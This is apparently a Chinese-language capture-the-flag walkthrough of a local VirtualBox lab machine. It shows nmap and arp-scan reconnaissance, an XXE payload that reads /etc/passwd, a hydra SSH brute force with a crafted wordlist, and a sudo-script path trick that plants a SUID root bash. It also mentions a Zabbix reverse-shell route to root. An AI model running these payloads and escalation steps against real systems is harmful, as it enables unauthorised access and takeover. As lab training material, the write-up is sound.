信息收集

主机发现

```
┌──(root㉿xhhui)-[~/Desktop/xhh/112]
└─# arp-scan -I eth1 -l
Interface: eth1, type: EN10MB, MAC: 00:0c:29:6f:75:99, IPv4: 192.168.56.247
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:13       (Unknown: locally administered)
192.168.56.100  08:00:27:31:ed:78       PCS Systemtechnik GmbH
192.168.56.168  08:00:27:a4:92:be       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.999 seconds (128.06 hosts/sec). 3
responded
```


端口扫描

```
┌──(root㉿xhhui)-[~/Desktop/xhh/112]
└─# nmap -p- 192.168.56.168
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-20 22:15 CST
Nmap scan report for 192.168.56.168 (192.168.56.168)
Host is up (0.00043s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:A4:92:BE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.77 seconds
```

Web -- 80

发现使XML解析器，随便找个payload



payload:`<?xml version="1.0"?><!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]><root>&test;</root>`

可以发现用户tuf

```
tuf:x:1000:1000:KQNPHFqG**JHcYJossIe:/home/tuf:/bin/bash
```

密码应该是被隐藏起来的两位

To tuf

获取密码本

这里我知道密码，我就少跑一点

```
┌──(root㉿xhhui)-[~/Desktop/xhh/112]
└─# for i in {5..7}; do for j in {l..n}; do echo "KQNPHFqG${i}${j}JHcYJossIe";
done;done > pwd.txt
```

爆破

```
┌──(root㉿xhhui)-[~/Desktop/xhh/112]
└─# hydra -l tuf -P pwd.txt ssh://192.168.56.168 -e nsr -vV
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-20
22:31:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
```

```
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:1/p:12),
~1 try per task
[DATA] attacking ssh://192.168.56.168:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by
ssh://tuf@192.168.56.168:22
[INFO] Successful, password authentication is supported by
ssh://192.168.56.168:22
[ATTEMPT] target 192.168.56.168 - login "tuf" - pass "tuf" - 1 of 12 [child 0]
(0/0)
[ATTEMPT] target 192.168.56.168 - login "tuf" - pass "" - 2 of 12 [child 1]
(0/0)
[ATTEMPT] target 192.168.56.168 - login "tuf" - pass "fut" - 3 of 12 [child 2]
(0/0)
[ATTEMPT] target 192.168.56.168 - login "tuf" - pass "KQNPHFqG5lJHcYJossIe" - 4
of 12 [child 3] (0/0)
[ATTEMPT] target 192.168.56.168 - login "tuf" - pass "KQNPHFqG5mJHcYJossIe" - 5
of 12 [child 4] (0/0)
[ATTEMPT] target 192.168.56.168 - login "tuf" - pass "KQNPHFqG5nJHcYJossIe" - 6
of 12 [child 5] (0/0)
[ATTEMPT] target 192.168.56.168 - login "tuf" - pass "KQNPHFqG6lJHcYJossIe" - 7
of 12 [child 6] (0/0)
[ATTEMPT] target 192.168.56.168 - login "tuf" - pass "KQNPHFqG6mJHcYJossIe" - 8
of 12 [child 7] (0/0)
[ATTEMPT] target 192.168.56.168 - login "tuf" - pass "KQNPHFqG6nJHcYJossIe" - 9
of 12 [child 8] (0/0)
[ATTEMPT] target 192.168.56.168 - login "tuf" - pass "KQNPHFqG7lJHcYJossIe" - 10
of 12 [child 9] (0/0)
[ATTEMPT] target 192.168.56.168 - login "tuf" - pass "KQNPHFqG7mJHcYJossIe" - 11
of 12 [child 10] (0/0)
[ATTEMPT] target 192.168.56.168 - login "tuf" - pass "KQNPHFqG7nJHcYJossIe" - 12
of 12 [child 11] (0/0)
[STATUS] attack finished for 192.168.56.168 (waiting for children to complete
tests)
[22][ssh] host: 192.168.56.168   login: tuf   password: KQNPHFqG6mJHcYJossIe
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-20
22:31:54
```

获得凭证`tuf:KQNPHFqG6mJHcYJossIe`

To root

常规查看sudo

```
tuf@112:~$ sudo -l
Matching Defaults entries for tuf on 112:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tuf may run the following commands on 112:
    (ALL) NOPASSWD: /opt/112.sh
```

提权方案一：

```
tuf@112:~$ cat /opt/112.sh
#!/bin/bash
input_url=""
output_file=""
use_file=false
regex='^https://maze-sec.com/[a-zA-Z0-9/]*$'
while getopts ":u:o:" opt; do
    case ${opt} in
        u) input_url="$OPTARG" ;;
        o) output_file="$OPTARG"; use_file=true ;;
        \?) echo "错误: 无效选项 -$OPTARG"; exit 1 ;;
        :) echo "错误: 选项 -$OPTARG 需要一个参数"; exit 1 ;;
    esac
done
if [[ -z "$input_url" ]]; then
    echo "错误: 必须使用 -u 参数提供URL"
    exit 1
fi
if [[ ! "$input_url" =~ ^https://maze-sec.com/ ]]; then
    echo "错误: URL必须以 https://maze-sec.com/ 开头"
    exit 1
fi
if [[ ! "$input_url" =~ $regex ]]; then
    echo "错误: URL包含非法字符，只允许字母、数字和斜杠"
    exit 1
fi
if (( RANDOM % 2 )); then
    result="$input_url is a good url."
else
    result="$input_url is not a good url."
fi
if [ "$use_file" = true ]; then
    echo "$result" > "$output_file"
    echo "结果已保存到: $output_file"
else
    echo "$result"
fi
```

```
#脚本解析
不管怎么样都会输出
https://maze-sec.com/??? is (not) a good url.
有‘/’，那就可以想到路径解析
```

```
#第一步将输出的url覆盖到原脚本文件
tuf@112:~$ sudo /opt/112.sh -o /opt/112.sh -u https://maze-sec.com/xhh
结果已保存到: /opt/112.sh
#第二步创建以url为名的文件目录
tuf@112:~$ mkdir -p 'https://maze-sec.com/'
#第三步在目录下写入恶意命令
tuf@112:~$ echo 'cp /bin/bash /tmp/bash;chmod +s /tmp/bash' >https\:/maze-
sec.com/xhh
```

```
#第四步给恶意文件执行权限
tuf@112:~$ chmod +x https\:/maze-sec.com/xhh
#获得root权限
tuf@112:~$ sudo /opt/112.sh
tuf@112:~$ /tmp/bash -p
bash-5.0# id
uid=1000(tuf) gid=1000(tuf) euid=0(root) egid=0(root) groups=0(root),1000(tuf)
bash-5.0#
```

提权方案二：

```
╔══════════╣ Active Ports
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-
escalation/index.html#open-ports

═╣ Active Ports (ss)


tcp     LISTEN   0        80             127.0.0.1:3306          0.0.0.0:*


tcp     LISTEN   0        128              0.0.0.0:22            0.0.0.0:*
tcp     LISTEN   0        128                    *:80                  *:*
tcp     LISTEN   0        128                 [::]:22               [::]:*

╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-
escalation/index.html#sudo-and-suid

Matching Defaults entries for tuf on 112:


    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tuf may run the following commands on 112:
    (ALL) NOPASSWD: /opt/112.sh
Sudoers file: /etc/sudoers.d/zabbix is readable
zabbix ALL = (ALL) NOPASSWD: /usr/bin/nmap -O *


╔══════════╣ Analyzing Zabbix Files (limit 70)
-rw-r--r-- 1 root root 21463 Jan  8 06:16 /etc/zabbix/zabbix_server.conf


LogFile=/var/log/zabbix-server/zabbix_server.log
PidFile=/run/zabbix/zabbix_server.pid
DBName=zabbix
DBHost=localhost
DBName=zabbix
DBUser=zabbix
DBPassword=your_strong_password
Timeout=4
AlertScriptsPath=/etc/zabbix/alert.d/
FpingLocation=/usr/bin/fping
```

```
LogSlowQueries=3000
Include=/etc/zabbix/zabbix_server.conf.d/*.conf
StatsAllowedIP=127.0.0.1
-rw-r--r-- 1 root root 21400 Jan 31  2021 /usr/share/zabbix-server-
mysql/zabbix_server.conf
LogFile=/var/log/zabbix-server/zabbix_server.log
PidFile=/run/zabbix/zabbix_server.pid
DBName=zabbix
DBUser=zabbix
Timeout=4
AlertScriptsPath=/etc/zabbix/alert.d/
FpingLocation=/usr/bin/fping
LogSlowQueries=3000
Include=/etc/zabbix/zabbix_server.conf.d/*.conf
StatsAllowedIP=127.0.0.1
```

通过对zabbix的部署，获得反弹shell，通过nmap进行提权

user.txt && root.txt

```
bash-5.0# cat user.txt && cat /root/root.txt
flag{user-b1e12c74f19aac8e57f6fca1ff472905}
https://maze-sec.com/ is not a good url.    #轻信ai给覆盖了
```